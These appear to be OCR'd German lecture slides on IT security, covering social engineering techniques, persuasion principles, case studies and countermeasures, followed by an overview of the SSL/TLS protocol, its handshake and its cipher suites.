- **Definition**: Beeinflussung von Personen mit dem Ziel, dass diese absichtlich oder unabsichtlich vertrauliche Informationen preisgeben


- Dient meist dem Ziel in ein **fremdes** Computersystem einzudringen
- Wird daher auch oftmals als »Social Hacking« bezeichnet
- Es werden zunächst keine technischen Schwachstellen ausgenutzt, sondern das (blinde) Vertrauen bzw. das **sozialisierte Verhalten** von Menschen missbraucht
- Oftmals dient Social Engineering als **Vorstufe** zu einem Angriff auf ein System bzw. Systemverbund

Wie würdet ihr jemanden »beeinflussen«?

# Social Engineering [2] Passive und aktive Vorgehensweisen

- **Passive Varianten** des Social Engineering
  - Belauschen von Gesprächen
  - Shoulder Surfing: Beim Tippen über die Schulter schauen
  - Dumpster Diving: Durchsuchen von Papiertonnen bzw. Müll
  - Baiting: USB-Sticks gezielt »liegen lassen«
- **Aktive Angriffe**
  - Pretexting: Ausgeben als Mitarbeiter der IT-Abteilung oder »guter« Bekannter/Assistent des Chefs
  - Phishing: Identitätsdiebstahl über E-Mails, Webseiten, etc.
  - Tailgating: Vorbeischleusen an Kontrollen, die bspw. eine Authentifizierung (RFID-Karte) benötigen
  - [ … ]

# Social Engineering [3] Erinnerung Sicherheitskette



# Social Engineering [4] Mensch als größtes Risiko

- Menschen gelten generell als das **schwächste Glied** in der Kette
- Alle technischen und organisatorischen Sicherheitsmaßnahmen können verhältnismäßig einfach über Social Engineering unterwandert werden
- Der Mensch gilt als der größte **Risikofaktor**, da er sich leicht manipulieren lässt
- Im Grunde wird **Psychologie** zum »Missbrauch« benutzt
- Bei einem Social Engineering Angriff werden verschiedene Beeinflussungsmethoden angewendet

Stereotype des menschlichen Verhaltens als Angriffsvektor

# Social Engineering [5] Formen der Beeinflussung [1]

- **Reziprozität** (Wechselseitigkeit) bzw. »Geben und Nehmen«
  - Für gewöhnlich entscheidet die Sympathie darüber, ob wir einem Unbekannten einen Gefallen tun oder nicht
  - Für erhaltene Gefälligkeiten, Geschenke und dergleichen revanchieren sich Menschen allerdings im Normalfall - Unabhängig vom Faktor Sympathie
  - Menschen, die nur nehmen anstatt zu geben, werden **gesellschaftlich** schnell ausgegrenzt
  - Durch unser »sozialisiertes Verhalten« hat diese Form der Beeinflussung eine enorme Durchschlagskraft

  - Beispiel
    - Verschenken einer Cola an die Teilnehmer einer »Kaffeefahrt«, kann die Verkaufszahlen äußert positiv beeinflussen

# Social Engineering [6] Formen der Beeinflussung [2]

- **Sympathie**
  - Menschen sind eher bereit, sich von jemandem überzeugen zu lassen, den sie kennen und sympathisch finden
  - Steigerung der Sympathie bspw. über
    - Körperliche / äußere Attraktivität
    - Ähnlichkeit (Kleidung, Herkunft, Alter, Interessen, Gewohnheiten, Einstellungen, Werte)
    - Lob, Anerkennung, Komplimente (Schmeicheln)
    - Assoziation mit positiven Themen (Fußballverein, Prominente/r, Model, gutes Essen)

Soziale Netzwerke sind eine wahre **Goldgrube**, um »Ähnlichkeiten« zu identifizieren

# Social Engineering [7] Formen der Beeinflussung [3]

- **Autorität**
  - Wahrgenommene Autorität führt oftmals zu Gehorsam
  - Oft ist es sinnvoll, den Direktiven »echter« Autorität zu folgen, da diese oft über mehr Wissen, Erfahrung und Macht verfügen
  - Indem man Autoritäten Folge leistet, erleichtert man sich selbst die Entscheidungsfindung
  - Daraus kann ein Automatismus der **Autoritätshörigkeit** werden

  - Beispiel
    - Autoritätssymbole, wie bspw. Titel, Uniformen und Luxus
    - 92% der Menschen kommen einer Bitte nach, wenn diese von einem Mann in Wachdienstuniform geäußert wird

# Social Engineering [8] Allgemeines Vorgehen [1]

- **[1]** Informationsbeschaffung über das »Ziel« bzw. die Person
  - Surfen auf der Webseite des Unternehmens
  - Durchsuchen sozialer Netzwerke
  - [ ... ]
- **[2]** Identität **fälschen** und Kontakt aufbauen
  - In eine Rolle »schlüpfen« (Internetprovider, Abteilungsleiter, etc.)
  - Kontakt über Telefon, E-Mail, vor Ort Besuch, Kommentar, Forum, soziales Netzwerk, [ ... ]
- **[3]** Informationen über das Ziel erarbeiten
  - Anwenden **psychologischer** Tricks
  - Herantasten an vertrauliche Informationen, ohne dabei zu offensichtlich vorzugehen

# Social Engineering [9] Allgemeines Vorgehen [2]

- **[4]** Nachbereitung des Vorgangs
  - Sicherstellen, den Kontakt nicht zu verlieren, da er sich später nochmal als »nützlich« erweisen könnte
  - Gedanklich reflektieren, ob die Person den Manipulationsversuch möglicherweise erkannt hat
- **[5]** Informationen zusammensetzen
  - Auch die kleinste, unbedeutendste Information kann sich im Nachhinein als enorm wichtig herausstellen
  - Gesammelte Informationen können ausreichen oder als **Grundlage** für weiteres Social Hacking dienen

# Social Engineering [10] Beispiele aus der Praxis [1]

- Robin Sage (2010)
  - Fake-Account auf Facebook, Twitter, etc.
  - 25 Jährige **IT-Sicherheitsberaterin** mit MIT-Abschluss
  - **Opfer**: Mitarbeiter von US-Militär, -Regierung und Rüstungsindustrie
  - Innerhalb von zwei Monaten zahlreiche Kontakte zu hochrangigen Mitarbeitern, Zugang zu vertraulichen Dokumenten, Bankkonten, etc.
- Kunstfigur, die außerhalb von Facebook, Twitter und Co. nicht existiert
- Geschaffen vom New Yorker IT-Experten Thomas Ryan zur Demonstration von der »Vertrauensseligkeit« in soziale Netzwerke

Erst **denken** - dann anfreunden!

# Social Engineering [11] Beispiele aus der Praxis [2]

- USB-Sticks für Bankangestellte
  - Bank beauftragt externes Unternehmen mit einer IT-Sicherheitsprüfung über Social Engineering
  - Angestellte sind eingeweiht
  - **Baiting**: Es werden 20 USB-Sticks mit Malware auf Parkplatz, Weg zur Kantine, etc. »verloren«
  - 15 USB-Sticks werden gefunden, alle 15 werden am Arbeitsplatz ausprobiert …

# Social Engineering [12] Fazit

- Gutes Social Engineering funktioniert (immer!)
- Insbesondere attraktive (fiktive) Frauen erweisen sich als »Türöffner« in der männerdominierten IT-Welt
- Angreifer bedienen sich der psychologische »Trickkiste«, um Personen gezielt zu steuern bzw. zu beeinflussen
- Angesichts der **Komplexität** solcher Angriffe sind wirksame Gegenmaßnahmen schwierig bis unmöglich flächendeckend umsetzbar
- Mögliche Gegenmaßnahmen
  - Sensibilisierung der Mitarbeiter
  - Klare Anweisungen bei Auskünften über das Telefon oder E-Mail
  - Aktenvernichtung gegen Dumpster Diving
  - [ … ]

# 6. Kapitel - Schutzmaßnahmen

## 2.1 SSL/TLS

Protokollaufbau, PFS, X509-Zertifikate und Co.

# SSL/TLS [1] Historie [1]

- 1994 ursprünglich von Netscape entwickelt, um **HTTP-Verkehr** zu sichern (HTTPS)
- Fünf Monate später wird SSL 2.0 fest in den Netscape Navigator integriert
- Ende 1995 veröffentlichte Microsoft die erste Version seines Webbrowsers **Internet Explorer** mit dem SSL-Pendant PCT (Private Communication Technology)
- SSL 3.0: Protokollverbesserungen (aus PCT) und wird in der IT zum de-facto Standard

Wie wurde aus der
**Vorgängerbezeichnung**
Secure Sockets Layer (SSL) dann
Transport Layer Security (TLS)?

# SSL/TLS [2] Historie [2]

- IETF entwickelt basierend auf SSL seit 1996 Transport Layer Security (TLS)
  - SSL gehört der Firma Netscape
  - TLS ist eine IETF-basierte, **freie** Spezifikation
  - TLS 1.0 und SSL 3.0 sind nahezu identisch, allerdings inkompatibel zueinander (HMAC statt MAC, unterschiedliche Berechnung der Schlüssel)
  - SSL und TLS werden häufig **synonym** verwendet
- April 2006 wurde Version 1.1 von TLS standardisiert
- August 2008 erscheint Version 1.2 von TLS
  - Einführung von AES, SHA-256 löst MD5 und SHA-1 ab
- Für die Version 1.3 liegt seit Januar 2015 ein **Entwurf** vor

# SSL/TLS [3] Allgemeiner Überblick


- **Hybrides** Verschlüsselungsprotokoll zur sicheren Datenübertragung im Internet
  - Nutzt sowohl symmetrische, als auch asymmetrische Verschlüsselungsverfahren bzw. Techniken
- Verschlüsselung  wird **unterhalb** der Anwendung (OSI-Modell) und somit unabhängig davon durchgeführt
- TLS-Verschlüsselung wird heute vor allem bei **HTTPS** eingesetzt, dient allerdings auch für weitere Protokolle (bspw. POP3, IMAP, SMTP, SIP, XMPP, LDAP, FTP, OpenVPN) als Grundlage einer abgesicherten Verbindung
- TLS ermöglicht **Ende-zu-Ende Verschlüsselung**
  - Die zu übertragenden Daten werden auf Senderseite ver- und erst beim Empfänger wieder entschlüsselt

# SSL/TLS [4] Schutzziele

- **Authentisierung**
  - Nur Client prüft Server (bspw. HTTPS bei Online-Banking)
  - Nur Server prüft Client (eher unüblich)
  - Client und Server prüfen sich gegenseitig (bspw. Intranet-Zugang mit Client-Zertifikat)
  - X509-Zertifikate, MACs (MD5, SHA-1)
- **Vertraulichkeit**
  - Verschiedene symmetrische Verschlüsselungsverfahren wie bspw. DES, 3DES, AES, Camellia
- **Integrität**
  - Kryptographischer Hash-Wert, parametrisiert mit Schlüssel
  - HMAC/MAC-Verfahren MD5, SHA-1, SHA-2 (bspw. SHA-256)

# SSL/TLS [5] Architektur [1] OSI-Modell

- TLS-Protokoll besteht aus **zwei** Schichten
- Im OSI-Modell ist TLS oberhalb der Transportschicht und unterhalb der Anwendungsprotokolle wie bspw. HTTP oder SMTP angesiedelt



# SSL/TLS [6] Architektur [2] Protokollbeschreibung [1]

- Handshake Protocol
  - Identifikation und Authentifizierung der Kommunikationspartner
  - Aushandeln zu benutzender kryptografischer Algorithmen (**Cipher-Suite**) und Schlüssel
- Change Cipher Spec. Protocol
  - Initialisierung und Einigung auf zu verwendende Verfahren
  - Mitteilung auf Änderung der Krypto-Verfahren (Cipher-Suite)
- Alert Protocol
  - Warn- und Fehlermeldungen (close_notify - Sitzungsende)
    - **bad_record_mac**: Ein falscher MAC wurde empfangen
    - **certificate_expired**: Zertifikat ist abgelaufen
    - **decrypt_error**: Entschlüsselungsfehler


# SSL/TLS [7] Architektur [3] Protokollbeschreibung [2]

- Application Data Protocol
  - Datenübermittlung zwischen Anwendung und TLS
  - Zugriff auf Record Protocol
- Record Protocol
  - Aufteilung der Daten in Fragmente
  - Kompression der Klartext-Daten (optional)
  - Ende-zu-Ende **Verschlüsselung** der Daten (optional)
  - Sicherung der Datenintegrität und Authentizität (optional)

# SSL/TLS [8] Handshake Protocol [1]

- Noch bevor die ersten Daten über den (verschlüsselten) Kommunikationskanal ausgetauscht werden, erfüllt das Handshake Protocol folgende Aufgaben
  - Identifikation und Authentifizierung (X509.v3-Zertifikate) der Kommunikationspartner
  - Aushandeln zu benutzender kryptografischer Algorithmen (**Cipher-Suite**) und Schlüssel
- Es unterstützt bei der **Authentifizierung** verschiedene Modi
  - Nur Client prüft Server (bspw. HTTPS bei Online-Banking)
  - Nur Server prüft Client (eher unüblich)
  - Client und Server prüfen sich gegenseitig (bspw. Intranet-Zugang mit Client-Zertifikat)

# SSL/TLS [9] Handshake Protocol [2]




1

**ClientHello**
- Unterstützte Protokollversion (bspw. ab TLS 1.1)
- Zufallszahl R(Client)
- Bekannte Verschlüsselungsmethoden (**Cipher-Suiten**)
- Bekannte Komprimiermethoden

2

**ServerHello**
- Unterstützte Protokollversion (bspw. ab TLS 1.0)
- Zufallszahl R(Server)
- Gewählte Verschlüsselungsmethoden (**Cipher-Suiten**)
- Gewählte Komprimiermethoden

3

**ServerCertificate**
- Liste der Zertifikate der Zertifizierungskette
- **Server-Public-Key**, beim RSA-Verfahren

4

**ClientKeyExchange**
- Pre-Master-Secret mit **Server-Public-Key** verschlüsselt

5

**Finished (Server bzw. Clientkennung)**
- Berechnen des Master-Secrets aus Pre-Master-Secret und den Zufallszahlen R(Client), R(Server)
- SHA-256 Hashwert mit Master-Secret über die bisher ausgetauschten Nachrichten
- **Hinweis**: Die Zufallszahlen schützen vor Replay-Angriff

# SSL/TLS [10] Handshake Protocol [3]

- Vereinfachte Beschreibung des Handshakes (Hinweis: Ohne PFS!)
  - Client stellt eine Anfrage an den Server und schickt ihm die **Verschlüsselungsverfahren** (Cipher-Suites), die er unterstützt
  - Server wählt ein Verfahren aus und übermittelt dem Client sein Zertifikat gemeinsam mit dem öffentlichen Schlüssel des Servers
  - Client versucht, das Zertifikat, das er vom Server erhalten hat, zu verifizieren (bei Misserfolg wird die Verbindung abgebrochen)
  - Anschließend generiert der Client das **Pre-Master-Secret** für ein symmetrisches Verschlüsselungsverfahren. Dieses Secret wird mit dem öffentlichen Schlüssel des Servers verschlüsselt und zum Server übertragen und kann vom Server mit dem nur ihm bekannten privaten Schlüssel wieder entschlüsselt werden
  - Aus dem **Pre-Master-Secret** und den Zufallszahlen kann das Master Secret abgeleitet werden und aus diesem der einmalige Sitzungsschlüssel

Ab jetzt beginnt eine ganz »normale« HTTP-Sitzung, die mit einer **symmetrischen** Verschlüsselung abgesichert wird

# SSL/TLS [11] Cipher-Suite [1]

- **Definition**: Sammlung standardisierter kryptographischer Algorithmen
- Die Cipher-Suite legt fest, welche Algorithmen zum Aufbau einer TLS-Verbindung verwendet werden sollen
- Besteht aus einer Kombination von **vier** Merkmalen
  - Schlüsselaustausch: RSA, DH (auch ADH, ECDH), PSK, SRP
  - Authentifizierung: RSA, DSA (auch ECDSA), PSK
  - Verschlüsselung: Keine, DES, 3DES, AES, Camellia
  - Hashfunktion: MD5, SHA-1, SHA-2
- Client sendet eine **Liste** mit unterstützten Cipher-Suiten an den Server
- Server vergleicht die Liste mit Cipher-Suiten, die er selbst unterstützt und wählt (im Normalfall) die »Beste« aus

# SSL/TLS [12] Cipher-Suite [2]

- Je nach ausgehandelter Cipher-Suite ergeben sich starke Unterschiede bezüglich der Sicherheit

**TLS_RSA_WITH_RC4_128_MD5**

- Zum Austausch des Schlüssels wird **RSA** verwendet
- Zur Authentifikation (X509-Zertifikat) wird **RSA** verwendet
- Für die Verschlüsselung der Kommunikation wird **RC4** eingesetzt
- Die Integrität der Daten wird mit **MD5** sichergestellt

→ **RC4** - Geknackt
**MD5** - Kollisionen

**DHE-RSA-AES256-GCM-SHA384**

- Zum Austausch des Schlüssels wird **DH(E)** verwendet (Signiert mit RSA)
- Zur Authentifikation (X509-Zertifikat) wird **RSA** verwendet
- Für die Verschlüsselung der Kommunikation wird **AES256** (GCM) eingesetzt
- Die Integrität der Daten wird mit **SHA-2** (384 Bit) sichergestellt

→ **AES256** - Sicher
**SHA-2** - Keine Kollisionen

**+ Perfect Forward Secrecy**
**DHE**
**E = ephemeral, vergänglich**

# SSL/TLS [13] Cipher-Suite [3]

- Unterstützte Cipher-Suiten vom Browser (Client)

Cipher Suites Supported by Your Browser (ordered by preference):

| Spec | Cipher Suite Name | Key Size | Description |
|---|---|---|---|
| (c0,2b) | ECDHE-ECDSA-AES128-GCM-SHA256 | 128 Bit | Key exchange: ECDH, encryption: AES, MAC: SHA256. |
| (c0,2f) | ECDHE-RSA-AES128-GCM-SHA256 | 128 Bit | Key exchange: ECDH, encryption: AES, MAC: SHA256. |
| (c0,0a) | ECDHE-ECDSA-AES256-SHA | 256 Bit | Key exchange: ECDH, encryption: AES, MAC: SHA1. |
| (c0,09) | ECDHE-ECDSA-AES128-SHA | 128 Bit | Key exchange: ECDH, encryption: AES, MAC: SHA1. |
| (c0,13) | ECDHE-RSA-AES128-SHA | 128 Bit | Key exchange: ECDH, encryption: AES, MAC: SHA1. |
| (c0,14) | ECDHE-RSA-AES256-SHA | 256 Bit | Key exchange: ECDH, encryption: AES, MAC: SHA1. |
| (c0,12) | ECDHE-RSA-3DES-EDE-SHA | 168 Bit | Key exchange: ECDH, encryption: 3DES, MAC: SHA1. |
| (c0,07) | ECDHE-ECDSA-RC4128-SHA | 128 Bit | Key exchange: ECDH, encryption: RC4, MAC: SHA1. |
| (c0,11) | ECDHE-RSA-RC4128-SHA | 128 Bit | Key exchange: ECDH, encryption: RC4, MAC: SHA1. |
| (00,33) | DHE-RSA-AES128-SHA | 128 Bit | Key exchange: DH, encryption: AES, MAC: SHA1. |
| (00,32) | DHE-DSS-AES128-SHA | 128 Bit | Key exchange: DH, encryption: AES, MAC: SHA1. |
| (00,45) | DHE-RSA-CAMELLIA128-SHA | 128 Bit | Key exchange: DH, encryption: Camellia, MAC: SHA1. |
| (00,39) | DHE-RSA-AES256-SHA | 256 Bit | Key exchange: DH, encryption: AES, MAC: SHA1. |
| (00,38) | DHE-DSS-AES256-SHA | 256 Bit | Key exchange: DH, encryption: AES, MAC: SHA1. |
| (00,88) | DHE-RSA-CAMELLIA256-SHA | 256 Bit | Key exchange: DH, encryption: Camellia, MAC: SHA1. |
| (00,16) | DHE-RSA-3DES-EDE-SHA | 168 Bit | Key exchange: DH, encryption: 3DES, MAC: SHA1. |
| (00,2f) | RSA-AES128-SHA | 128 Bit | Key exchange: RSA, encryption: AES, MAC: SHA1. |
| (00,41) | RSA-CAMELLIA128-SHA | 128 Bit | Key exchange: RSA, encryption: Camellia, MAC: SHA1. |
| (00,35) | RSA-AES256-SHA | 256 Bit | Key exchange: RSA, encryption: AES, MAC: SHA1. |
| (00,84) | RSA-CAMELLIA256-SHA | 256 Bit | Key exchange: RSA, encryption: Camellia, MAC: SHA1. |
